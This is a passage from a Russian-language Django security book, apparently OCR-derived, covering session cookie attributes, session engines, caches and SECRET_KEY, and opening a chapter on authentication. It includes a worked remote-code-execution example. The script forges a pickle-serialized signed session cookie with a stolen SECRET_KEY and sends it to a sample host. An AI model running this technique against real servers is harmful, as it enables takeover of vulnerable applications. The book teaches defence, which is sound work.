> **ПРИМЕЧАНИЕ** Атрибуты перечисляются через точку с запятой. Они обрабатываются браузером и не отправляются им обратно. Стоит заметить, что каждый cookie отправляется сервером в отдельном заголовке `Set-Cookie`. Таким образом, в ответе сервера может содержаться несколько заголовков `Set-Cookie`. Браузер же отправляет их обратно, перечисляя все сразу через точку с запятой в одном заголовке `Cookie`. Атрибутов у cookie при отправке обратно не бывает, поэтому в данном случае точка с запятой уже отделяет разные cookie, а не их атрибуты.

Атрибут `Secure` запрещает браузеру отправлять cookie обратно по HTTP и предписывает делать это только по HTTPS. Благодаря этому злоумышленник точно не сможет перехватить его. Без установки этого атрибута полученный по HTTPS cookie может быть отправлен по HTTP, что ставит чувствительную информацию под угрозу. Разумеется, серверу тоже нужно отправлять такой cookie по HTTPS, иначе останется возможность перехватить ее в момент отправки по HTTP. Впрочем, современные браузеры просто не примут cookie с атрибутом `Secure`, отправленный через незащищенное соединение.

За присвоение этого атрибута cookie идентификатора сеанса в Django отвечает булева настройка `SESSION_COOKIE_SECURE`. На удивление, изначально она задана `False`. Благодаря этому можно устанавливать сеансы даже в тестовой среде без настроенного HTTPS, но и это же дает возможность для перехвата идентификатора «человеком посередине».

> **ВНИМАНИЕ!** Убедитесь, что на всех боевых системах `SESSION_COOKIE_SECURE` выставлена в `True`. Django не сделает этого за вас.

> **СОВЕТ** Чтобы изменения в модуле `settings` вступили в силу, необходимо перезапустить `gunicorn`. Нажмите в командной строке **Ctrl**+**C** и запустите его снова.

7.2.2 Атрибут Domain

Сервер использует этот атрибут, чтобы указать, на какие из подсайтов cookie должен быть отправлен обратно:

```
Set-Cookie: sessionid=<session-id-value>; Domain=alice.com
```

Допустим, alice.com не указывает у cookie атрибут `Domain`. В таком случае он будет отправлен обратно на alice.com, но не будет отправлен на sub.alice.com.

Пусть атрибут `Domain` будет указан как `alice.com`. Тогда cookie будет отправлен не только alice.com, но и при запросе ресурсов с sub.alice.com. Так Алиса сможет поддерживать один сеанс между разными подсайтами, но безопасность будет снижена. Если Мэллори взломает sub.alice.com, то в ее руки сами придут идентификаторы сеансов alice.com. С их помощью она сможет получить доступ к чужим учетным записям на alice.com.

Настройка `SESSION_COOKIE_DOMAIN` отвечает за указание атрибута. По умолчанию стои́т None, поэтому атрибут `Domain` не задается. Настройке можно присвоить строку с доменным именем, как то `alice.com`:

```
SESSION_COOKIE_DOMAIN = "alice.com"
```
← Редактируем settings.py

> **СОВЕТ** У атрибутов `Domain` и `SameSite` названия немного похожи по смыслу, при этом их назначение несколько противоположно. Чтобы различать их, стоит запомнить, что `Domain` определяет получателя, а `SameSite` – когда cookie может быть отправлен получателю. Об атрибуте `SameSite` говорится в главе 16.

7.2.3 Атрибут Max-Age

Сервер добавляет атрибут `Max-Age`, чтобы задать срок действия cookie:

```
Set-Cookie: sessionid=<session-id-value>; Max-Age=1209600
```

Как только срок истечет, браузер перестанет отсылать cookie вместе с запросами. Вам должно быть знакомо такое поведение. Вебсервисы вроде электронной почты помнят вас даже спустя какое-то время и не требуют вводить пароль. Но если не заходить на сайт достаточно долго, то учетные данные придется ввести. Причина может быть в том, что срок действия cookie с идентификатором сеанса, как и самого сеанса, истек[1].

Выбор срока действия cookie – это выбор между безопасностью и удобством. Если пользователь беспечно оставляет браузер без присмотра, то злоумышленник сможет достать из него много долгоживущих идентификаторов сеанса. С другой стороны, если выставить

[1] Стоит заметить, что срок действия также можно задать атрибутом `Expires`, который принимает дату и время в человекочитаемом виде: `Set-Cookie: name=value; Expires=Wed, 16 Aug 2023 13:37:42 GMT`. Если указаны одновременно `Max-Age` и `Expires`, срок действия cookie определяется атрибутом `Max-Age`, атрибут `Expires` игнорируется. Django указывает два этих атрибута одновременно, вычисляя `Expires` на основе `Max-Age`. Дело в том, что устаревшие браузеры не понимают атрибут `Max-Age`, игнорируют его и применяют `Expires`. – *Прим. перев.*

слишком недолгий срок жизни cookie, то посетителю придется вводить пароль снова и снова.

Срок действия cookie идентификатора сеанса задает настройка `SESSION_COOKIE_AGE`. Ее изначальное значение – 1 209 600 секунд, то есть две недели. Это значение подходит типичному веб-сайту.

7.2.4 Сеанс, пока запущен браузер

Если у cookie отсутствуют атрибуты `Max-Age` и `Expires`, браузер будет хранить cookie в течение всего времени, пока он запущен, и удалит его при закрытии программы. На первый взгляд может показаться, что это идеально для cookie с идентификатором сеанса, которому точно не стоит попадать в чужие руки.

Однако функция восстановления вкладок при повторном открытии браузера предполагает также и восстановление подобных cookie. В итоге они могут храниться практически бесконечно – пока браузер не будет закрыт, а затем открыт без восстановления вкладок. В конце концов, даже без этой функции пользователь может просто никогда не закрывать браузер.

Как следствие у владельца сайта нет власти над сроком хранения такого cookie. Это не подходит для чувствительной информации вроде идентификатора сеанса, который все-таки стоит уничтожить после определенного времени.

Если выставить настройку `SESSION_EXPIRE_AT_BROWSER_CLOSE` в `True`, атрибуты `Max-Age` и `Expires` не будут добавлены к cookie идентификатора сеанса, и удален он будет только с закрытием браузера – то есть неизвестно когда. По умолчанию настройка выключена.

7.2.5 Установка cookie в программном коде

Перечисленные атрибуты могут быть выставлены для любого cookie, не обязательно для идентификатора сеанса. Они пригодятся вам для установки ограничений в целях безопасности. Взглянем на пример:

Листинг 7.1 Установка cookie в коде на Django

```
from django.http import HttpResponse

response = HttpResponse()
response.set_cookie(
    'cookie-name',
    'cookie-value',
    secure=True,
    domain='alice.com',
    max_age=42, )
```

Браузер отправит этот cookie обратно только по HTTPS...

...на alice.com и любой из поддоменов

Срок его жизни – 42 секунды

Мы поговорили о том, как HTTP cookie используются для установления пользовательских сеансов. Как минимум сеанс нужен

для того, чтобы отличать одного посетителя от другого. Кроме того, у каждого пользователя есть различные параметры внутри сеанса. Расхожие примеры – имя пользователя, выбранный язык и часовой пояс. В следующем разделе рассказано о том, как писать, читать и сохранять параметры сеанса.

7.3 Параметры сеанса

Как и у большинства фреймворков, у Django есть публичный интерфейс для сохранения параметров сеанса. Он доступен через свойство `session` объекта класса `HttpRequest`. Через него можно создавать, читать, обновлять и удалять параметры так же, как при работе со словарями в Python.

Листинг 7.2 Работа с параметрами сеанса в Django

```
request.session['name'] = 'Alice'      # Создает и записывает параметр
name = request.session.get('name', 'Bob')   # Читает его. Если параметр name не существует, то вернется строка Bob
request.session['name'] = 'Charlie'    # Перезаписывает параметр
del request.session['name']            # Удаляет параметр
```

Django автоматически сохраняет параметры сеанса. После получения запроса параметры подгружаются из указанного источника и распаковываются. Если во время обработки запроса параметры сеанса были изменены, они будут запакованы и сохранены. Функционал для запаковки и распаковки называется *упаковщиком сеанса* (session serializer).

7.3.1 Упаковщик сеанса

С помощью настройки `SESSION_SERIALIZER` можно выбрать, какой из компонентов будет заниматься запаковкой и распаковкой сеанса:

- `JSONSerializer`, вариант по умолчанию;
- `PickleSerializer`.

`JSONSerializer` пакует параметры в формат JSON. Он умеет обращаться с основными типами данных: целыми числами, строками, словарями, списками. Пример использования:

```
>>> from django.contrib.sessions.serializers import JSONSerializer
>>>
>>> json_serializer = JSONSerializer()
>>> serialized = json_serializer.dumps({'name': 'Bob'})   # Запаковка словаря
>>> serialized
b'{"name":"Bob"}'                      # Данные упакованы в JSON
>>> json_serializer.loads(serialized)  # Распаковка JSON
{'name': 'Bob'}                        # Распакованный словарь
```

`PickleSerializer` пакует параметры в поток байтов. Имя не случайно: этот упаковщик – обертка над модулем `pickle`. Он умеет паковать не только основные типы данных, но и объекты. В следующем примере объявлен класс `Profile`, объект которого будет запакован и распакован:

```
>>> from django.contrib.sessions.serializers import PickleSerializer
>>>
>>> class Profile:
...     def __init__(self, name):
...         self.name = name
...
>>> pickle_serializer = PickleSerializer()
>>> serialized = pickle_serializer.dumps(Profile('Bob'))
>>> serialized
b'\x80\x05\x95)\x00\x00\x00\x00\x00\x00\x00\x8c\x08__main__...'
>>> deserialized = pickle_serializer.loads(serialized)
>>> deserialized.name
'Bob'
```

Упакован в поток байтов

Запаковка объекта класса Profile

Распаковка потока байтов

Объект распакован

Выбор между `JSONSerializer` и `PickleSerializer` – это выбор между безопасностью и удобством. `JSONSerializer` безопасно использовать, но через него нельзя упаковать какой бы то ни было объект языка Python. `PickleSerializer` позволяет паковать их, но цена – уязвимость вашего приложения. Документация к модулю `pickle` предупреждает (https://docs.python.org/3/library/pickle.html):

> *Модуль `pickle` небезопасен. Распаковывайте только данные, в которых вы уверены. Злоумышленник может упаковать данные таким образом, что при распаковке будет исполнен заранее заложенный туда программный код. Никогда не распаковывайте с его помощью данные из ненадежных источников. Никогда не распаковывайте с его помощью данные, если их мог исказить злоумышленник.*

Если атакующему под силу менять параметры сеанса, то `PickleSerializer` может сослужить очень дурную службу. Пример такой атаки еще появится в этой главе.

Django автоматически сохраняет запакованные параметры сеанса с помощью выбранного *механизма* (session engine). Всего во фреймворке их встроено пять:

- на основе кеша;
- на основе кеша и базы данных;
- на основе базы данных, вариант по умолчанию;
- на основе файлов;
- на основе cookie.

Каждый механизм скрывает за собой тот или иной источник данных, и каждый имеет свои плюсы и минусы.

7.3.2 Механизм на основе кеша

Механизм на основе кеша позволяет сохранить параметры сеанса в кеше, например с помощью Memcached или Redis. Данные в этом конкретном случае будут храниться в оперативной памяти, а не на жестком диске. Из этого следует, что чтение и запись будут очень быстры, но рано или поздно параметры сеансов будут утеряны. Например, если в кеше закончится место, новые данные будут записаны поверх невостребованных дольше всего. Если сервис будет перезапущен, все данные пропадут.

Весомый плюс – это высокая скорость чтения и записи, и это как нельзя замечательно подходит для параметров сеанса, которые регулярно приходится читать снова, и снова, и снова на каждый запрос. Таким образом можно добиться быстрой загрузки веб-страниц, чтобы пользоваться сайтом было приятнее.

Весомый минус – потеря данных, не настолько критична для параметров сеанса, как для данных учетных записей пользователей. В худшем случае посетителю придется ввести заново пароль, чтобы установить новый сеанс. Не то чтобы это очень хорошо, но это явно не потеря данных. Параметры сеанса не жалко, так что этот недостаток здесь не играет особой роли.

Самый популярный и шустрый способ хранить в Django параметры сеанса – это механизм на основе кеша с Memcached или чем-то подобным под капотом. Если в модуле `settings` присвоить настройке `SESSION_ENGINE` значение `django.contrib.sessions.backends.cache`, то будет выбран механизм на основе кеша. «Из коробки» в Django есть два способа подключить Memcached.

Кеш с Memcached под капотом

В качестве прослойки между Django и Memcached чаще всего используются `PyMemcacheCache` и `PyLibMCCache`. Словарь `CACHES` в настройках отвечает за перечисление доступных вариантов для хранения кеша. В листинге 7.3 показана интеграция с обеими. Местоположение Memcached можно указать с помощью IP-адреса и порта, либо указать на файл сокета UNIX. В случае `PyMemcacheCache` использован loopback-адрес, указывающий на ту же машину, то есть на саму себя. Для `PyLibMCCache` это файл сокета UNIX.

Листинг 7.3 Кеширование в Memcached

```
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.memcached.PyMemcacheCache',
        'LOCATION': '127.0.0.1:11211',
    },
    'cache': {
        'BACKEND': 'django.core.cache.backends.memcached.PyLibMCCache',
```

Loopback-адрес

```
        'LOCATION': '/tmp/memcached.sock',
    }
}
```

Файл сокета UNIX

Указание loopback-адреса и UNIX-сокета не несет опасности, так как данные в обоих случаях не покидают сервера. На момент написания книги протокол TLS у Memcached, увы, доступен только для экспериментального использования.

Django также может хранить кеш в базе данных, в оперативной памяти без участия Memcached либо Redis, в файловой системе либо может нигде не хранить, что может пригодиться при тестировании. Все эти варианты не пользуются славой либо попросту небезопасны. В конце концов, непосредственно для кеширования данных разработаны именно Memcached и Redis, а другие решения не совсем под это заточены. Коснемся их мельком.

Кеш с базой данных под капотом

С помощью `DatabaseCache` можно кешировать в базу данных. Это еще один повод связываться с сервером базы данных через TLS. Иначе все, что вы кешируете, будет передаваться по сети в открытом виде и будет подвержено прослушке – и в том числе идентификатор сеанса. Листинг 7.4 показывает, как подключить `DatabaseCache`.

Листинг 7.4 Кеширование в базу данных

```
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.db.DatabaseCache',
        'LOCATION': 'database_table_name',
    }
}
```

Конечно, база данных по быстродействию не очень подходит для кеширования просто потому, что пишет она на жесткий диск. Но есть специфические случаи, когда объем хранимых данных больше объема оперативной памяти либо когда терять параметры сеанса неприемлемо.

Куда еще можно складывать кеш

`LocMemCache` кеширует в оперативную память текущего процесса. Это быстрый кеш, но у него есть минусы по сравнению со специализированными решениями типа Memcached. Этот вариант выбран по умолчанию, но на боевой системе лучше будет отказаться от него.

`DummyCache` – самый безопасный вид кеша, потому что он не кеширует ничего и никуда. Такая бутафория пригодится при тестировании и разработке.

Листинг 7.5 Кладем кеш в оперативную память и в никуда

```
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.locmem.LocMemCache',
    },
    'dummy': {
        'BACKEND': 'django.core.cache.backends.dummy.DummyCache',
    }
}
```

`FileBasedCache` позволяет хранить кеш локально с помощью файлов. Чем больше в нем данных, тем медленнее он становится. Он небезопасен тем, что файлы хранятся в незашифрованном виде.

Листинг 7.6 Кладем кеш в файловую систему

```
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/file_based_cache',
    }
}
```

7.3.3 Механизм на основе кеша и базы данных

Можно совместить быстрый кеш и базу данных для хранения параметров сеанса. Они будут записаны в кеш, а затем еще и в базу. Благодаря этому сеансы не пропадут при перезапуске сервиса, отвечающего за кеш. Но цена – низкая скорость записи на жесткий диск.

Однако чтение для параметров сеанса требуется чаще перезаписи, если только вы что-то не меняете в них на каждый запрос пользователя. Благодаря этому данный механизм по-прежнему быстр при чтении параметров, так как читаются они из кеша. Обращение к базе происходит, только если сеанса в кеше не оказалось, что влечет просадку по скорости чтения.

Присвойте настройке `SESSION_ENGINE` значение `django.contrib.sessions.backends.cache_db` для выбора этого механизма.

7.3.4 Механизм на основе базы данных

Параметры сеанса можно писать и в базу данных. Не стоит путать это с кешем, у которого под капотом база данных. Впрочем, в рамках обсуждения разница невелика и сводится к тому, что кеш можно использовать не только для хранения параметров сеанса.

Присвойте настройке `SESSION_ENGINE` значение `django.contrib.sessions.backends.db` для выбора этого механизма. Это значение по умолчанию.

Параметры сеанса лежат в базе неограниченный срок, поэтому нужно чистить старые. Не только для того, чтобы они не занимали место, но и чтобы у вас было меньше разных хранилищ, где лежит конфиденциальная информация посетителей. Таким образом вы сузите пространство для атаки.

Чтобы очистить старые записи, необходимо регулярно выполнять команду `clearsessions` в корневой папке проекта:

```
$ python manage.py clearsessions
```

При выборе данного механизма добавьте эту команду в планировщик заданий типа `cron`.

7.3.5 Механизм на основе файлов

Этот механизм небезопасен, так как параметры сеанса хранятся просто в открытом виде. Каждый сеанс пакуется в отдельный файл, где имя файла – идентификатор сеанса. Если некто получит доступ на чтение файловой системы, он сможет угнать любой сеанс либо прочесть ее параметры.

Присвойте настройке `SESSION_ENGINE` значение `django.contrib.sessions.backends.file` для выбора этого механизма.

7.3.6 Механизм на основе cookie

Этот механизм хранит параметры сеанса в самом cookie сеанса. То есть там лежит не идентификатор, а именно параметры. Таким образом, они хранятся у пользователя, а не на сервере. Django упаковывает параметры и отправляет в cookie. Когда Django получает cookie обратно, фреймворк распаковывает его.

Прежде чем отправить упакованные параметры пользователю, данный механизм вычисляет хеш с помощью HMAC-функции. Такие функции обсуждались в третьей главе. Полученная хеш-сумма приклеивается к упакованным параметрам и отправляется посетителю в качестве cookie сеанса.

Когда Django получает cookie назад, фреймворк вычленяет из него вычисленный ранее отпечаток, высчитывает хеш от упакованных параметров и сравнивает с присланным. Если хеши не совпадают, значит, параметры сеанса кто-то попробовал исказить. Такой запрос будет отклонен. Если хеши совпадают, Django принимает присланные параметры как родные. Весь процесс изображен на рис. 7.2.

Упакованные данные играют роль сообщения для HMAC-функции. Возможно, вы помните, что для вычисления хеша такой функции еще требуется и ключ. Откуда Django его берет? Из модуля `settings`.




Рис. 7.2 Django вычисляет хеш от упакованных параметров сеанса, чтобы при следующих запросах проверить их подлинность

Настройка SECRET_KEY

Каждая заготовка приложения на Django уже содержит в модуле `settings` настройку `SECRET_KEY`. Она играет важную роль, и мы ее еще повстречаем в других главах. Существует заблуждение, что эта настройка используется для шифрования данных. Это не так. Она применяется при хешировании с ключом в качестве оного. По умолчанию значением `SECRET_KEY` является случайная строка, уникальная для вашего проекта. Вы можете оставить ее как есть при разработке и тестировании, но на боевой системе важно получать значение `SECRET_KEY` из безопасного места, а не хранить ключ среди исходного кода.

> **ВНИМАНИЕ!** `SECRET_KEY` на боевой системе должен обладать тремя качествами. Ключ должен быть случайным, уникальным и достаточно длинным. Длина ключа по умолчанию – 50 символов, можно ориентироваться на это число. Не используйте в качестве `SECRET_KEY` кодовое слово либо парольную фразу: ключ не предназначен для того, чтобы его помнить. Если его возможно удержать в человеческой памяти, система становится незащищенной. В конце главы будет показано почему.

На первый взгляд, механизм выглядит неплохо. При каждом запросе Django проверяет подлинность и целостность параметров сеанса. Но увы, у механизма достаточно минусов и даже уязвимостей:

- ограничение на длину cookie;
- посетитель может прочесть параметры сеанса;
- подверженность атаке «попугай» и атаке удаленного исполнения кода.

Ограничение на длину cookie

Файлы и базы данных могут хранить большие объемы данных, cookie же – нет. RFC 6265 предписывает HTTP-клиентам поддерживать cookie длиной не меньше 4096 байт (https://datatracker.ietf.org/doc/html/rfc6265#section-6.1). Cookie большей длины могут поддерживаться, но не обязательно. Из-за этого упакованные параметры сеанса должны умещаться в 4 Кб.

Возможность прочесть параметры сеанса

Данный механизм вычисляет хеш от параметров, но никак не зашифровывает их. Это позволяет убедиться в целостности данных, но не позволяет достичь их неразглашения. Посетитель может наблюдать параметры сеанса прямо у себя в браузере. Если среди параметров есть те, о которых пользователь знать не должен, наша система в опасности.

Пусть Алиса и Ева сидят в социальной сети social.bob.com. В прошлой главе Ева пыталась прослушать Алисины разговоры, чем вывела ее из себя. Так что Алиса решила добавить Еву в черный список. Как порядочная социальная сеть social.bob.com не сообщает об этом самой Еве. Как непорядочная социальная сеть social.bob.com хранит детали черного списка в параметрах сеанса, используя механизм на основе cookie.

Ева написала скрипт, чтобы узнать, у кого она в черном списке. Сперва она входит в свою учетную запись на сайте с помощью пакета `requests` из прошлой главы. Затем она достает из cookie сеанса закодированные в Base64 и упакованные в JSON параметры, раскодирует их и распаковывает. Где и видит, что она в черном списке у Алисы:

```
>>> import base64
>>> import json
>>> import requests
>>>
>>> credentials = {
...     'username': 'eve',
...     'password': 'evil', }
>>> response = requests.post(
...     'https://social.bob.com/login/',
...     data=credentials, )
>>> sessionid = response.cookies['sessionid']
>>> decoded = base64.b64decode(sessionid.split(':')[0])
>>> json.loads(decoded)
{'name': 'Eve', 'username': 'eve', 'blocked_by': ['alice']}
```

Ева входит в свою учетную запись

Сервер присылает ей cookie сеанса

Она отщепляет от него параметры, хеш ее не интересует. Затем преобразовывает их из кодировки Base64

Распаковывает получившийся JSON

И видит, у кого она в черном списке

Атака «попугай»

Механизм на основе cookie пользуется HMAC-функцией, чтобы проверить подлинность присланных параметров сеанса. Так сервер может удостовериться, что эти данные произведены им. Но сервер не может удостовериться, что это актуальные данные. То есть параметры сеанса не могут быть искажены, но зато можно просто отправить старые. Атакующий может воспользоваться этим, такая атака называется «попугай» (replay attack).

Пусть интернет-магазин ecommerce.alice.com использует механизм на основе cookie. На сайте доступна однократная скидка для новых пользователей. Использована скидка или нет, указывает булев параметр сеанса. Злоумышленница Мэллори посещает сайт впервые. Ей как новой пользовательнице доступна скидка, и соответствующий параметр сеанса указывает на это. Она сохраняет у себя копию текущего cookie сеанса, где хранятся упакованные параметры и хеш. Затем совершает покупку со скидкой, и ее параметры сеанса теперь отражают то, что на вычет она претендовать уже не может. Но при следующей покупке она просто отправляет сохраненный ранее cookie с предыдущими параметрами сеанса и снова получает скидку, но уже незаконно. Мэллори применила атаку «попугай».

«Попугаем» можно назвать любую повторную отправку ранее посланных корректных сообщений. Система подвержена такой атаке, если не может отличить рядовое сообщение от ранее присланного. Это может быть нетривиальной задачей, так как любые повторно посланные данные ранее были совершенно рядовыми.

Пострадать от «попугая» может не только интернет-магазин. Этой атаке могут быть подвержены банковские терминалы, автомобильные сигнализации, гаражные рольставни. И конечно, системы распознания по голосу.

Атака удаленного исполнения кода

Механизм на основе cookie вкупе с `PickleSerializer` – гремучая смесь. Знающий `SECRET_KEY` злоумышленник может сделать с вашим приложением все, что угодно.

> **ВНИМАНИЕ!** Удаленное исполнение кода – одна из разрушительнейших атак. Никогда не выставляйте настройки таким образом, чтобы для механизма на основе cookie параметры сеанса паковал `PickleSerializer`. Ставки непомерно высоки, вам этого не надо.

Допустим, vulnerable.alice.com пакует параметры сеанса через `PickleSerializer` и затем кладет в cookie. Мэллори недавно уволили из vulnerable.alice.com, она негодует. А еще она знает `SECRET_KEY`, потому что запомнить его – даже случайно – было не сложно. Вот план ее мести:

- Написать вредоносный код, упаковать его через `PickleSerializer`.
- Вычислить хеш от упакованных «параметров» через HMAC-функцию с помощью известного ей `SECRET_KEY`.
- Отправить vulnerable.alice.com «параметры» и хеш под видом cookie сеанса.
- Прикурить от пылающего vulnerable.alice.com, который исполнил вредоносную начинку.

Сначала Мэллори пишет код на Python, который сделает что-нибудь плохое. Именно его будет выполнять vulnerable.alice.com. Чтобы запаковать зловреда, она устанавливает Django и прогоняет код через `PickleSerializer`.

От полученной байтовой строки она высчитывает хеш так же, как это сделал бы сервер: с помощью HMAC-функции и `SECRET_KEY`. Итак, верный хеш у нее в руках.

Наконец, она склеивает упакованный вредоносный код и хеш, как будто это параметры сеанса, и отправляет vulnerable.alice.com под видом такого cookie. Сервер принимает cookie как родной: хеш совпадает. Конечно, ведь Мэллори знает `SECRET_KEY`. После проверки подлинности «троянского cookie» сервер распаковывает его через `PickleSerializer`, что приводит к выполнению опасной начинки. Мэллори успешно провела атаку удаленного исполнения кода, как показано наглядно на рис. 7.3.




Рис. 7.3 Мэллори достаточно знания `SECRET_KEY` для удаленного исполнения кода

Посмотрим, как Мэллори провела атаку в интерактивной консоли Django. Она хочет, чтобы сервер покончил с собой, вызвав функцию `sys.exit`. Злоумышленница прячет вызов sys.exit в метод, который `PickleSerializer` вызовет после распаковки. С помощью модуля `signing` она одновременно упаковывает и хеширует вредоносный код, точно так же, как это делает под капотом механизм на основе cookie. Важно отметить, что в модуле `settings` она уже указала

верный SECRET_KEY. И наконец, она отправляет запрос к vulnerable.alice.com с помощью пакета `requests`. Получить ответ от почившего сервера уже не суждено.

```
$ python manage.py shell
>>> import sys
>>> from django.contrib.sessions.serializers import PickleSerializer
>>> from django.core import signing
>>> import requests
>>>
>>> class MaliciousCode:
...     def __reduce__(self):
...         return sys.exit, ()
...
>>> session_state = {'malicious_code': MaliciousCode(), }
>>> sessionid = signing.dumps(
...     session_state,
...     salt='django.contrib.sessions.backends.signed_cookies',
...     serializer=PickleSerializer)
>>>
>>> session = requests.Session()
>>> session.cookies['sessionid'] = sessionid
>>> session.get('https://vulnerable.alice.com/')
Starting new HTTPS connection (1): vulnerable.com
http.client.RemoteDisconnected: Remote end closed connection without response
```

Упаковщик вызовет этот метод при распаковке

Отправляем vulnerable.alice.com отдыхать

Пакуем и хешируем cookie силами Django

Отправляем запрос

Вечная память

Если вы в своем проекте захотите хранить параметры сеанса в cookie, присвойте настройке SESSION_ENGINE значение `django.contrib.sessions.backends.signed_cookies`.

Итоги

- Серверы устанавливают посетителю идентификатор сеанса в заголовке ответа `Set-Cookie`.
- Браузеры отправляют идентификатор сеанса обратно в заголовке запроса `Cookie`.
- Атрибуты `Secure`, `Domain` и `Max-Age` помогают отразить некоторые атаки.
- В Django встроены пять механизмов хранения параметров сеанса.
- В Django встроены разные способы хранить кеш.
- Механизм, хранящий параметры сеанса в cookie, подвержен атаке «попугай».
- `PickleSerializer` подвержен атаке удаленного исполнения кода.
- Настройка SECRET_KEY в Django предназначена для хеширования с ключом, а не шифрования.

8 Проверка личности

Темы этой главы:

- регистрация и активация учетных записей;
- установка и создание приложений на Django;
- вход и выход из учетной записи;
- отображение информации о пользователе;
- тестирование проверки личности.

В этой главе вы узнаете, как проверять подлинность личности посетителя (authentication), внедрив в проект учетные записи. В главе 10 мы поговорим о предоставлении пользователям прав (authorization) с помощью внедрения в проект групп.

> **ПРИМЕЧАНИЕ** На момент написания книги проблемы с проверкой личности находились на втором месте рейтинга OWASP Top Ten (https://owasp.org/www-project-top-ten/). Спустя время ошибки в проверке личности спустились на седьмое место, чему, по-видимому, способствовали распространение фреймворков и отказ от самописных решений. OWASP Top Ten – это справочник самых распространенных проблем с безопасностью у веб-сайтов. Открытый проект по обеспечению безопасности веб-приложений (Open Web Application Security Project – OWASP) представляет собой не-

коммерческий, образовательный, благотворительный фонд, помогающий организациям начать проектировать, разрабатывать, приобретать, использовать и поддерживать безопасное ПО. OWASP продвигает в массы стандарты обеспечения защиты и проверенные приемы разработки через проекты с открытым исходным кодом, конференции и сотни местных отделений по всему миру.

Для начала мы реализуем сценарий регистрации пользователей в нашем ранее созданном проекте. С его помощью Боб создаст себе учетную запись, а затем активирует ее. Затем мы претворим в жизнь сценарий проверки личности. Благодаря нему Боб сможет зайти в учетную запись, посмотреть ее данные, выйти. Для этого нам понадобится установить сеанс HTTP, о котором мы говорили в прошлой главе. И напоследок мы напишем тесты, чтобы проверить работоспособность добавленных функций.

8.1 Регистрация пользователя

В этом разделе мы добавим в наш проект приложение `django-registration`, чтобы воплотить типичный сценарий регистрации в жизнь. Заодно познакомимся с основными элементами, из которых состоит приложение на Django.

Процесс регистрации состоит из двух шагов, с которыми вы наверняка хорошо знакомы:

1. Боб создает учетную запись;
2. Боб активирует учетную запись.

Для начала Боб запрашивает форму регистрации. Затем он отправляет ее, указав имя, адрес электронной почты и пароль. Сервер создает неактивную учетную запись и перенаправляет Боба на страницу активации. Вместе с этим на почту Бобу будет отправлено письмо со ссылкой для активации.

Пока что Боб не может зайти в учетную запись, потому что она неактивна. Сначала ему придется пройти по ссылке в письме. Таким образом, Мэллори не сможет создать аккаунт с почтой Алисы. Благодаря этому мы будем уверены, что указанный адрес верен, а Алиса не станет получать от нас непрошеных писем.

На рис. 8.1 показан процесс целиком.

Прежде чем приступить к написанию кода, давайте поговорим об основных элементах, из которых состоит приложение на Django. Для реализации задуманного нам понадобятся:

- представления (views);
- модели (models);
- шаблоны (templates).




Рис. 8.1 Расхожий сценарий регистрации пользователя с подтверждением электронной почты

Каждый входящий запрос Django оборачивает в объект. Через свойства этого объекта можно получить доступ к подробностям запроса, например к URL-адресу или cookie. Для каждого запроса Django подбирает соответствующее *представление* – обработчик запроса. Этими обработчиками могут быть классы либо функции. В данной книге будут использованы классы в качестве представлений. Django запускает представление и передает ему объект запроса для последующей обработки. Ее результатом должен стать объект ответа, возвращенный из представления. Этот объект воплощает собой HTTP-ответ и содержит в себе заголовки ответа и его содержимое.

